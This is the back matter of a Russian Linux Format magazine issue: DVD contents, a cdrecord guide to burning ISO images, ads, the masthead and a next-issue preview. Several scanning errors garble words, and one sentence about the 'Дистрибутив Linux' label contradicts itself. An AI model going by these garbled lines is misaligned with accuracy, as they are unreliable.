IPFire 2.13 Специализированный дистрибутив для построения межсетевых экранов, 32-разрядная сборка (ISO-образ)

PC Linux OS 2013.1 Дистрибутив на базе Mandriva с рабочим столом KDE, 32-разрядная сборка (загрузка с LXF DVD)

Porteus 2.0 Облегченный live-дистрибутив для загрузки с любого сменного носителя, 32-разрядная сборка (ISO-образ)

Salentis 12.04.2 Дистрибутив на базе Ubuntu с графической системой Razor-Qt (загрузка с LXF DVD)

SMS 2.0.3 (Super Mini Server Project) LiveCD с набором серверных приложений (загрузка с LXF DVD)

ZorinOS 6.2 Дистрибутив на базе Ubuntu, ориентированный на пользователей Windows, 32-разрядная сборка (загрузка с LXF DVD)

Сторона 2

ДИСТРИБУТИВЫ

openSUSE 12.3 Live С рабочим столом GNOME и KDE, 32-разрядные сборки (ISO-образы)

ДОКУМЕНТАЦИЯ — 10 КНИГ О LINUX (НА АНГЛИЙСКОМ ЯЗЫКЕ)

Bash Scripting Подробное руководство по программированию на Bash

Bourne Shell Scripting Начальное руководство по программированию на Bash

Cathedral Bazaar Классический текст Эрика Реймонда [Eric S. Raymond], «Сбор и базар»

The Debian Administrator's Handbook Руководство администратора, написанное разработчиками Debian

Dive Into Python Учебник по программированию на Python

Intro to Linux Начальное руководство по Linux

Linux Dictionary Словарь Linux, объясняющий специфическую терминологию

Linux Kernel in a Nutshell Описание ядра Linux, созданное одним из его выдающихся разработчиков — Грегом Кроу-Хартманом [Greg Kroah-Hartman]

System Administrators Guide Руководство по базовому администрированию Linux

GNU Tools Summary Руководство по работе в командной строке и обзор основных утилит GNU

NOTPICKS

BurgerSpace 1.3.2 Игра, имитация приготовления еды

DocFetcher 1.1.5 Инструмент поиска на локальных дисках

HTTPIe Инструмент тестирования web-сайтов

NetHogs 0.8.0 Монитор трафика сети

OCFeeder 0.71 Инструмент распознавания текста

PATool 0.19 Программа сжатия с поддержкой многочисленных форматов

PushOver 0.0.4 Игра, головоломка-паззлер

Q4Wine 1.0 Программа настройки Wine

OMMP 0.6.7 Музыкальный плеер для KDE

RainBarf Информационная панель для оболочки командной строки

ZX Tune r2239 Музыкальный плеер ZX Spectrum

Пожалуйста, перестаньте использовать ярлык «Дистрибутив Linux» в заголовке статьи. Вместо этого используйте «Дистрибутив Linux» в заголовке статьи.

КОММЕНТАРИИ Присылайте ваши пожелания и предложения по электронной почте: info@linuxformat.ru

ДВОЕКЛЕТНЫЕ ДИСКИ В маловероятном случае обнаружения дефектов на данной диске, обращайтесь, пожалуйста, по адресу disk@linuxformat.ru

Настоящий диск тщательно тестировался и проверялся на всех стадиях производства, однако, как и в случае с любым другим ПО, мы рекомендуем вам использовать альтернативный сканер. Мы также рекомендуем всегда иметь под рукой актуальную резервную копию данных вашего жесткого диска. К сожалению, редакция Linux Format не в состоянии принимать на себя ответственность за любые повреждения, разрушения или иные убытки, которые могут повлечь за собой использование этого DVD, представляющих собой программы или данные. Прежде чем устанавливать какое-либо ПО на компьютер, пожалуйста, посетите www.linuxformat.ru и ознакомьтесь с условиями использования.

Тираж издательства ООО «Уральский электронный завод», 620137, Россия, г. Екатеринбург, Студенческая ул., д. 9. Лицензия МПР ВАР 77-15.

Создание установочных дисков при помощи cdrecord

Самый быстрый способ записать ISO-образ на чистую матрицу — это через *cdrecord*. Для всех перечисленных ниже действий потребуются права root. Сначала определите путь к вашему устройству для записи дисков. Наберите следующую команду:

```
cdrecord -scanbus
```

После этого на экране терминала должен отобразиться список устройств, подключенных к вашей системе. SCSI-адрес каждого устройства представляет собой три числа в левой колонке — например, 0,3,0. Теперь вы можете с легкостью записать образ на диск:

```
cdrecord dev=0,3,0 -v /путь к образу/image.iso
```

Чтобы упростить дальнейшее использование *cdrecord*, сохраните некоторые настройки в файле `/etc/default/cdrecord`. Добавьте по одной строке для каждого устройства записи (вероятно, в вашей системе присутствует всего одно такое устройство):

```
Plexto= 0,3,0 12 16M
```

Первое слово в этой строке — метка; затем после адреса SCSI-устройства вы должны указать скорость и размер буфера. Теперь можете заменить SCSI-адрес в командной строке на выбранную вами метку. Все будет еще проще, если вы добавите следующее:

```
CDR_DEVICE=Plextor
```

Все, что вам теперь нужно для записи ISO-образа — это набрать команду

```
cdrecord -v /path/to/image.iso
```

Если вы не из числа любителей командной строки, в таком случае вам придет на помощь утилита *gcombust*. Запустите ее из-под root и выберите вкладку `burn` и ISO 9660 Image в верхней части окна. Введите путь к образу, который вы хотите записать на диск, и смело нажимайте на `Combust!` Пока ваш образ пишется на диск, можете выпить чашечку кофе.

Другая ОС?

Вам не обязательно использовать Linux для записи компакт-диска. Все необходимые файлы уже включены в ISO-образ. Программы вроде *cdrecord* просто переносят данные на чистую матрицу. Если у вас нет устройства для записи дисков, можно найти того, у кого оно есть, и записать диск на его компьютере с Windows, Mac OS X, AmigaOS или любой другой ОС.


Нет устройства для записи дисков?

А что если у вас нет устройства, с помощью которого можно было бы записать образ на диск? Вы знаете кого-нибудь с таким устройством? Вам не обязательно использовать Linux для записи дисков: подойдет любая операционная система, способная распознать пишущий привод (см. выше).

Некоторые дистрибутивы умеют монтировать образы дисков и выполнять сетевую установку или даже установку с раздела жесткого диска. Конкретные методы, конечно, зависят от дистрибутива. За дополнительной информацией обращайтесь на web-сайт разработчика дистрибутива.



**ФОРУМ
№1**
ДЛЯ ВСЕХ
ПОЛЬЗОВАТЕЛЕЙ
LINUX



LINUXFORUM.RU

LinSoft.Info
Путеводитель по программному
обеспечению для GNU/Linux



WWW.LINSOFT.INFO

Linux по-русски

**Библиотека
книг, статей
и переводов
о Linux**

WWW.RUS-LINUX.NET

**Progressive
Operating
Systems**

CANONICAL partner agent

ubuntu
официальная поддержка

Ubuntu Advantage
для вашего бизнеса

думайте
действуйте
меняйтесь

+7 495 625-19-74
<http://www.p-os.ru>

**LINUX
FORMAT**

Главное в мире Linux

**Как разместить рекламу
в разделе Classifieds?**

1/4 полоса (210 × 297 мм)	165 200 руб.
1/2 полосы горизонтально (197 × 144 мм)	88 500 руб.
1/2 полосы вертикально (102 × 278)	88 500 руб.
1/4 полосы вертикально (98 × 138 мм)	53 100 руб.
Фотоблок (44 × 113 мм)	15 000 руб.

Тел.: +7 812 309 06 86

Цены указаны с учетом НДС

Linux center
www.linuxcenter.ru

*Отдел
дистрибьюции
ГНУ/Линуксцентра
приглашает
дилеров
и дистрибьюторов
к сотрудничеству!*

**Широкая сеть
представительств
в разных городах
позволит вам
оптимизировать
процессы логистики
и доставки товара.**

Подробнее о партнерской программе:
www.linuxcenter.ru/partner/

allubuntu.ru



**сообщество
пользователей
UBUNTU**

Unix Education Center
Россия, 190000, Санкт-Петербург
Черноморский переулок, дом 4
Тел.: + 7 (812) 611-1575

ORACLE Symantec

PEARSON VUE AUTHORIZED TEST CENTER PROMETRIC TEST CENTER

redhat RHCSA/RHCE Certification

Футболки GNU/Linux

БОЛЕЕ 100 ВИДОВ. ВСЕ РАЗМЕРЫ И ЦВЕТА



WWW.LINUXCENTER.RU/SHOP/GIFTS/



Журнал зарегистрирован Федеральной службой по надзору за соблюдением законодательства в сфере массовых коммуникаций и охране культурного наследия ПИ № ФС77-21973 от 14 сентября 2005 года. Выходит ежемесячно. Тираж 3000 экз.

РЕДАКЦИЯ РУССКОЯЗЫЧНОЙ ВЕРСИИ

Главный редактор

Кирилл Степанов info@linuxformat.ru

Литературный и выпускающий редактор

Елена Толстякова

Переводчики

Елена Ессяк, Светлана Кривошеина, Валентин Развозжаев, Елена Толстякова, Ирина Шулакова

Редактор диска

Кирилл Степанов

Верстка, допечатная подготовка

Сергей Рогожников

Технический директор

Денис Филиппов

Директор по рекламе

Владимир Савельев advert@linuxformat.ru

Генеральный директор

Павел Фролов

Учредители

Частные лица

Издатели

Виктор Федосеев, Павел Фролов

Отпечатано в ООО «Ланинь»

188330, Ленинградская обл., Гатчинский р-н, пос. Сиверский, Вокзальная ул., 4
Заказ 7850

РЕДАКЦИЯ АНГЛОЯЗЫЧНОЙ ВЕРСИИ

Редактор Грэм Моррисон (Graham Morrison) graham_morrison@futurenet.com

Заместитель редактора Эндрю Грегори (Andrew Gregory)

agregory@futurenet.com

Редактор диска Бен Эверард (Ben Everard) ben_everard@futurenet.com

Художественный редактор Эфраин Эрнандес-Мендоса

(Efraim Hernandez-Mendoza) efrain_hernandez-mendoza@futurenet.com

Выпускающий редактор Гэри Уокер (Gary Walker) gary.walker@futurenet.com

ПОДГОТОВКА МАТЕРИАЛОВ

Джоно Бэкон (Jono Bacon), Нейл Ботвик (Neil Bothwick), Крис Браун (Chris Brown), Алекс Кокс (Alex Cox), Бен Эверард (Ben Everard), Марко Фиоретти (Marco Fioretti), Грэм Моррисон (Graham Morrison), Майк Сондерс (Mike Saunders), Маянк Шарма (Mayank Sharma), Шашанк Шарма (Shashank Sharma), Козн Вервлюесем (Koen Vervloessem), Евгений Балдин, Сергей Голубев, Артем Зорин, Константин Калгин, Дмитрий Кузнецов, Андрей Пономаренко, Владимир Рубанов, Юрий Татарский, Андрей Ушаков, Алексей Федорчук, Роман Ярыженко

Художественный ассистент

Стейси Блэк (Stacey Black)
Иллюстрации Шейн Коллиндж (Shane Collinge), Ely Walton Illustrations, iStockPhoto, Саймон Миддлвик (Simon Middleweek)

КОНТАКТНАЯ ИНФОРМАЦИЯ

UK: Linux Format, 30 Monmouth Street, Bath BA1 2BW

Tel. +44 01225 442244 Email: linuxformat@futurenet.com

РОССИЯ:

Санкт-Петербург (редакция):

Лиговский пр., 50, корп. 15

Тел. +7 (812) 309-06-86

Представительство в Москве:

Красноказарменная ул., 17, м. «Авиамоторная» (в помещении АТС МЭИ)

Тел./факс +7 (499) 271-49-54

По вопросам сотрудничества, партнерства, оптовых закупок:

partner@linuxcenter.ru

Авторские права: Статьи, переведенные из английского издания Linux Format, являются собственностью или лицензируются Future Publishing Ltd (Future plc group company). Все права зарегистрированы. Никакая часть данного журнала не может быть повторно опубликована без письменного разрешения издателя.

Все письма, независимо от способа отправки, считаются предназначенными для публикации, если иное не указано явно. Редакция оставляет за собой право корректировать присланные письма и другие материалы. Редакция Linux Format получает исключительное право на публикацию и лицензирование всех присланных материалов, если не было оговорено иное. Linux Format стремится оставлять уведомление об авторских правах всюду, где это возможно. Свяжитесь с нами, если мы не упомянули вас как автора предложенных вами материалов, и мы постараемся исправить эту ошибку. Редакция Linux Format не несет ответственности за опечатки.

Ответственность за содержание статьи несет ее автор. Мнение авторов может не совпадать с мнением редакции.

Все присланные материалы могут быть помещены на CD или DVD-диски, поставляемые вместе с журналом, если не было оговорено иное.

Ограничение ответственности: используйте все советы на свой страх и риск. Ни при каких условиях редакция Linux Format не несет ответственность за повреждение или ущерб, нанесенные вашему компьютеру и периферии вследствие использования тех или иных советов.

Linux — зарегистрированный товарный знак Линуса Торвальдса (Linus Torvalds). «GNU/Linux» заменяется на «Linux» в целях сокращения. Все остальные товарные знаки являются собственностью их законных владельцев. Весь код, опубликованный в журнале, лицензирован на условиях GPL v3. См. www.gnu.org/copyleft/gpl.html

За информацией о журналах, издаваемых Future plc group company, обращайтесь на сайт <http://www.futurepic.com>

В июньском номере

Пробуем 50 дистрибутивов

Нас окружает мир бесконечного разнообразия ОС, и мы отобрали 50 штук непревзойденного качества. Готовьте инсталляторы...

Перекур для GIMP

Для тех, кто при слове *GIMP* поевживается, мы нашли альтернативы – они перекроют все ваши потребности в редактировании фото.

Ardour 3.0

После многолетних трудов появилась версия среды разработки аудио, которая все изменит!

Программирование

Мы запускаем две новые серии учебников – листаем Lisp и роемся в Ruby on Rails.

Содержание будущих выпусков может меняться – вдруг нам придется улепетьваться от иллюминатов...



Mandriva Linux — один из самых популярных дистрибутивов GNU/Linux в мире. Главные преимущества Mandriva — дружелюбный интерфейс, простота настройки, возможность быстрой адаптации пользователей, ранее не знакомых с этой ОС, совместимость с широким спектром программного и аппаратного обеспечения.

Корпоративные продукты Mandriva Linux

Mandriva 2010.2 Powerpack

Дистрибутив Mandriva 2010.2 Powerpack включает набор офисных и серверных приложений, и подходит для установки на офисной или домашней рабочей станции и на сервере. Дружелюбный интерфейс, простота настройки Mandriva Powerpack, совместимость с широким спектром аппаратного обеспечения и совместимость с «1С:Предприятие» обеспечивают корпоративным пользователям возможность легкого перехода с Windows на GNU/Linux.

Mandriva Enterprise Server 5

Mandriva Enterprise Server 5 (MES 5) — это надежный и производительный дистрибутив GNU/Linux для корпоративного сервера. MES 5 поможет вам снизить текущие расходы и упростить инфраструктуру. В MES 5 интегрированы серверные разработки программистов Mandriva, в том числе сервер каталогов пользователей Mandriva Directory Server, а также ведущие свободные серверные приложения, которые помогут вам с минимумом затрат времени и энергии настроить и поддерживать необходимые вам серверы. Срок поддержки дистрибутива — 5 лет.

Сертифицировано ФСТЭК

Дистрибутивы Mandriva Linux сертифицированы по требованиям ФСТЭК по 5 классу для СВТ и 4 уровню контроля НДВ, что дает возможность использовать их для обработки конфиденциальной информации в автоматизированных системах класса до 1Г включительно и обработки персональных данных в информационных системах класса до К2 включительно.

- **Mandriva 2008 Spring Powerpack** — дистрибутив для рабочей станции или небольшого сервера.
- **Mandriva Corporate Server 4 Update 3** — дистрибутив для создания корпоративного сервера.
- **Mandriva Flash** — дистрибутив GNU/Linux, загружающийся и работающий прямо с USB-носителя.

EduMandriva — свободное ПО для образования

- Создано с участием российских преподавателей и методистов.
- Все ПО, необходимое для преподавания информатики.
- Методические материалы.

Наименование	Стоимость, руб.
Корпоративные продукты Mandriva	
Mandriva Linux 2010.2 Powerpack (DVD-Box)	1 300
Услуга подписки на Mandriva Enterprise Server 5 на 1 год, базовый уровень (с физическим носителем)	13 300
Услуга подписки на Mandriva Enterprise Server 5 на 3 года, базовый уровень (с физическим носителем)	34 800
Продукты Mandriva для образования	
Комплект программного обеспечения Mandriva Linux и EduMandriva для школ	3 500
Сертифицированные ФСТЭК продукты Mandriva	
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 10 рабочих мест	28 500
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 5 рабочих мест	14 500
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 1 рабочее место	4 990
Сертифицированный ФСТЭК Mandriva Corporate Server 4.0 Update 3	10 050

С вопросами по продуктам Mandriva обращайтесь в ГНУ/Линуксцентр!

MANDRIVA УЖЕ ИСПОЛЗУЮТ:
 МВД РФ, Минздравсоцразвития РФ,
 Минфин республики Саха (Якутия),
 Правительство Московской области,
 администрация Черниговского района,
 Приморского края, ОАО «Морион»,
 сеть магазинов «Компьютер-центр
 «КЕЙ», группа компаний «ИМАГ»,
 компания «Азбука мебели»,
 и многие другие.

Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru



Добро пожаловать в робототехнику!

ScratchDuino

Электронный комплекс на основе свободного аппаратного обеспечения для школ и вузов

ScratchDuino.Лаборатория

Плата расширения с датчиками ввода-вывода — как установленными на плате, так и подключаемыми. Предназначена для программирования взаимодействия компьютера с внешними устройствами.

Полная интеграция («из коробки») со средой программирования Scratch, предназначенной для детей.


ДАТЧИК ЗВУКА*

ДАТЧИК ОСВЕЩЕННОСТИ*

КРЕСТОВИНА КНОПОК

ЦВЕТНЫЕ СВЕТОДИОДЫ

ДИНАМИК ДЛЯ ВЫВОДА ЗВУКА



ПЕРЕМЕННЫЙ РЕЗИСТОР (ПОЛЗУНОК)*

КАРТРИДЖ ARDUINO

СВЕТОДИОДЫ, УПРАВЛЯЕМЫЕ ЧЕРЕЗ РАЗРЯДНУЮ МАТРИЦУ

РАЗЪЕМЫ ДЛЯ ПОДКЛЮЧЕНИЯ ВНЕШНИХ ДАТЧИКОВ

КНОПКА*

* РАБОТАЮТ В РЕЖИМЕ ЭМУЛЯЦИИ RISCBOARD, НЕ ТРЕБУЯ ДОПОЛНИТЕЛЬНОГО ПРОГРАММИРОВАНИЯ.

ЦЕНА **5000 руб.**

ГАРАНТИЯ 3 ГОДА, ВКЛЮЧАЯ ТЕХНИЧЕСКУЮ И МЕТОДИЧЕСКУЮ ПОДДЕРЖКУ

ScratchDuino.Робоплатформа

Внешний робот-исполнитель, управляемый из среды программирования Scratch. Не требует навыков программирования на языках высокого уровня и может применяться для обучения, начиная с младших классов.

ScratchDuino.Робоплатформа


обеспечивает возможность:

- подключения внешних датчиков без механических соединений и пайки;
- расширения через последовательную шину RoboBus;
- установки деталей Lego Technics.

МОТОР-РЕДУКТОРЫ

ФОТОДАТЧИК

ДАТЧИК ЛИНИИ



КАРТРИДЖ ARDUINO

МАГНИТНЫЙ ЦИФРО-АНАЛОГОВЫЙ РАЗЪЕМ ДЛЯ ПОДКЛЮЧЕНИЯ ВНЕШНИХ ДАТЧИКОВ БЕЗ МЕХАНИЧЕСКИХ СОЕДИНЕНИЙ И ПАЙКИ*

* ВСЕГО НА РОБОПЛАТФОРМЕ 5 РАЗЪЕМОВ. ВОЗМОЖНО ПОДКЛЮЧЕНИЕ ДАТЧИКОВ КАСАНИЙ, ИК-ДАТЧИКОВ РАССТОЯНИЙ/ПРЕПЯТСТВИЙ И ДР.

ЦЕНА **10 000 руб.**

ГАРАНТИЯ 3 ГОДА, ВКЛЮЧАЯ ТЕХНИЧЕСКУЮ И МЕТОДИЧЕСКУЮ ПОДДЕРЖКУ

Назначение ScratchDuino

- Изучение взаимодействия компьютера с внешней средой
- Изучение изменения параметров внешней среды
- Изучение процессов передачи информации и принципов ее построения
- Изучение внешних устройств управления
- Моделирование устройств

Среда разработки

Lazarus (язык Pascal) ■ Scratch ■ Arduino IDE

ScratchDuino адаптирован для учебных заведений. Поставляется с комплектами учебно-методических материалов.

Продукт разработан при финансовой поддержке Фонда содействия развитию малых форм предприятий в научно-технической сфере

WWW.SCRATCHDUINO.RU

(812) 309-0686 (Санкт-Петербург) ■ (499) 271-4954 (Москва)